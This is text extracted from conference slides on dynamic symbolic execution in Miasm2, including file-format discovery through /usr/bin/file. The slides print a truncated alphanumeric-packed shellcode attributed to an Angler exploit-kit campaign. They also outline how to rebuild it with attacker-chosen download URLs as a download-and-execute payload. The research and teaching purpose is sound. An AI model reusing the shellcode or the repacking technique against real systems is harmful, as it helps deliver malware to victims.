
DSE: usage example
1 Create a 0xa bytes file target
2 Fully run /usr/bin/file target
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
DSE: usage example
1 Create a 0xa bytes file target
2 Fully run /usr/bin/file target
3 Break on the target read syscall
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
DSE: usage example
1 Create a 0xa bytes file target
2 Fully run /usr/bin/file target
3 Break on the target read syscall
4 Turn target’s bytes into symbols
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120

DSE: usage example
1 Create a 0xa bytes file target
2 Fully run /usr/bin/file target
3 Break on the target read syscall
4 Turn target’s bytes into symbols
5 Run until the next syscall
6 Create new solution to try to maximise the code/branch/path coverage
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120
DSE: usage example
1 Create a 0xa bytes file target
2 Fully run /usr/bin/file target
3 Break on the target read syscall
4 Turn target’s bytes into symbols
5 Run until the next syscall
6 Create new solution to try to maximise the code/branch/path coverage
7 Go to 5. with another candidate
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120

DSE: discover file format
Run with ARG = ’AAAAAAAAAA’
-> ASCII text, with no line terminators
Run with ARG = ’x00x00x00x00x00x00x00x00x00x00’
-> data
Run with ARG = ’xefxbbx00x00x00x00x00x00x00x00’
-> ISO-8859 text, with no line terminators
Run with ARG = ’xefxbbxbfx00x00x00x00x00x00x00’
-> UTF-8 Unicode text, with no line terminators
Run with ARG = ’xf0x00x00x00x00x00x00x00x00x00’
-> SysEx File -
Run with ARG = ’x80x00x00x00x00x00x00x00x00x00’
-> lif file
Run with ARG = ’x05x06x00x00x00x00x00x00x7fx00’
-> IRIS Showcase file - version 0
Run with ARG = ’xefx05x00x00x00x00x00x00x00x00’
-> International EBCDIC text, with no line terminators
Run with ARG = ’xef@x80x00x00x00x00x00x00x00’
-> Non-ISO extended-ASCII text, with no line terminators
Run with ARG = ’x16@x00x00x00x00x00x00x00x00’
-> EBCDIC text, with no line terminators, with overstriking
Run with ARG = ’+/v+x07x07x07x07x07x07’
-> Unicode text, UTF-7
...
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 108/120
DSE: usages
Usage examples
Using a solver, and by making some of the elements symbolics:
Find a solution to jump to the other branch, giving previous constraint
→ expand coverage
(fuzzing, …)
Restrain the input with constraint on the output
→ stealing a shellcode
(exploit writing help, crash investigation, …)
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 109/120

Shellcode
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l
IKgK0enzIBTFklyzKwswpwpLlfTWlOZ9rkJkOYBZcHhXcYoYoKOzUvwEOglwlCrsy
NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqUQU2TpyL
3rsVyrlidNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht6OwngleLDmhGNK6l
d6clpO2opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH
tTVWnULuLup5J50TLPOBkydmqULuLuLMLkPUlSQeHT67mkGWnT6glPJRkXtmIULWl
ELCzNqqxQKfzl443Wlwl5LmIklu9szrVR7g5pUsXPLPMMOsQitWmphC6QZHtLO5M7
lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlGlwlnyiLSXhMqU
RbVMyLqJUtPZKSpiHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoaRKeJBc8tT
IWleL5L9EiOPveLCF8b44OtrSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmpO1ZRkPM
JC2iYpIOCyNuZYrV5L0tP95LpOeLZ59lXc596ppLJCcY6t3D2BRvMOHKQdhnZgQxL
...
This shellcode is “packed” to be alphanumeric
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 110/120
Back to the shellcode
Idea
This is a campaign associated to Angler EK
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 111/120
Back to the shellcode
Idea
This is a campaign associated to Angler EK
Could we steal the packer from this shellcode?
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 111/120
Back to the shellcode
Idea
This is a campaign associated to Angler EK
Could we steal the packer from this shellcode?
Automatically, without actually reversing the stub?
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 111/120
Back to the shellcode
Idea
This is a campaign associated to Angler EK
Could we steal the packer from this shellcode?
Automatically, without actually reversing the stub?
(And make our own Download & Exec payload with a blackhat.com C&C?)
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 111/120
DSE in Miasm
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval
dse = DSEEngine(machine)
dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))
jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
1 Init the DSE
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
DSE in Miasm
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval
dse = DSEEngine(machine)
dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))
jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
1 Init the DSE
2 Attach to the jitter
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
DSE in Miasm
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval
dse = DSEEngine(machine)
dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))
jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
1 Init the DSE
2 Attach to the jitter
3 Concretize all symbols
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
DSE in Miasm
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval
dse = DSEEngine(machine)
dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))
jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
1 Init the DSE
2 Attach to the jitter
3 Concretize all symbols
4 Symbolize the shellcode bytes
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
DSE in Miasm
from miasm2.analysis.dse import DSEEngine
from miasm2.core.interval import interval
dse = DSEEngine(machine)
dse.attach(jitter)
dse.update_state_from_concrete()
dse.symbolize_memory(interval([(addr_sc, addr_sc + len(data))]))
jitter.add_breakpoint(addr_c + 0x4b, jump_on_oep)
1 Init the DSE
2 Attach to the jitter
3 Concretize all symbols
4 Symbolize the shellcode bytes
5 Break on the OEP
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 112/120
DSE in Miasm
from miasm2.expression.expression import *
# @8[addr_sc + 0x42]
addr = ExprMem(ExprInt(addr_sc + 0x42, 32), 8)
print dse.eval_expr(addr)
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 113/120
DSE in Miasm
from miasm2.expression.expression import *
# @8[addr_sc + 0x42]
addr = ExprMem(ExprInt(addr_sc + 0x42, 32), 8)
print dse.eval_expr(addr)
→ MEM_0x400042 = (MEM_0x400053^(MEM_0x400052*0x10))
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 113/120

Stealing a shellcode
Plan
1 Force the final URLs in memory to ours
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
Stealing a shellcode
Plan
1 Force the final URLs in memory to ours
2 Force the initial shellcode bytes to be alphanum
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
Stealing a shellcode
Plan
1 Force the final URLs in memory to ours
2 Force the initial shellcode bytes to be alphanum
3 Ask solver to rebuild the new shellcode, assuming
path constraint
final memory equations
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120

Stealing a shellcode
Plan
1 Force the final URLs in memory to ours
2 Force the initial shellcode bytes to be alphanum
3 Ask solver to rebuild the new shellcode, assuming
path constraint
final memory equations
4 → steal the shellcode!
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 114/120
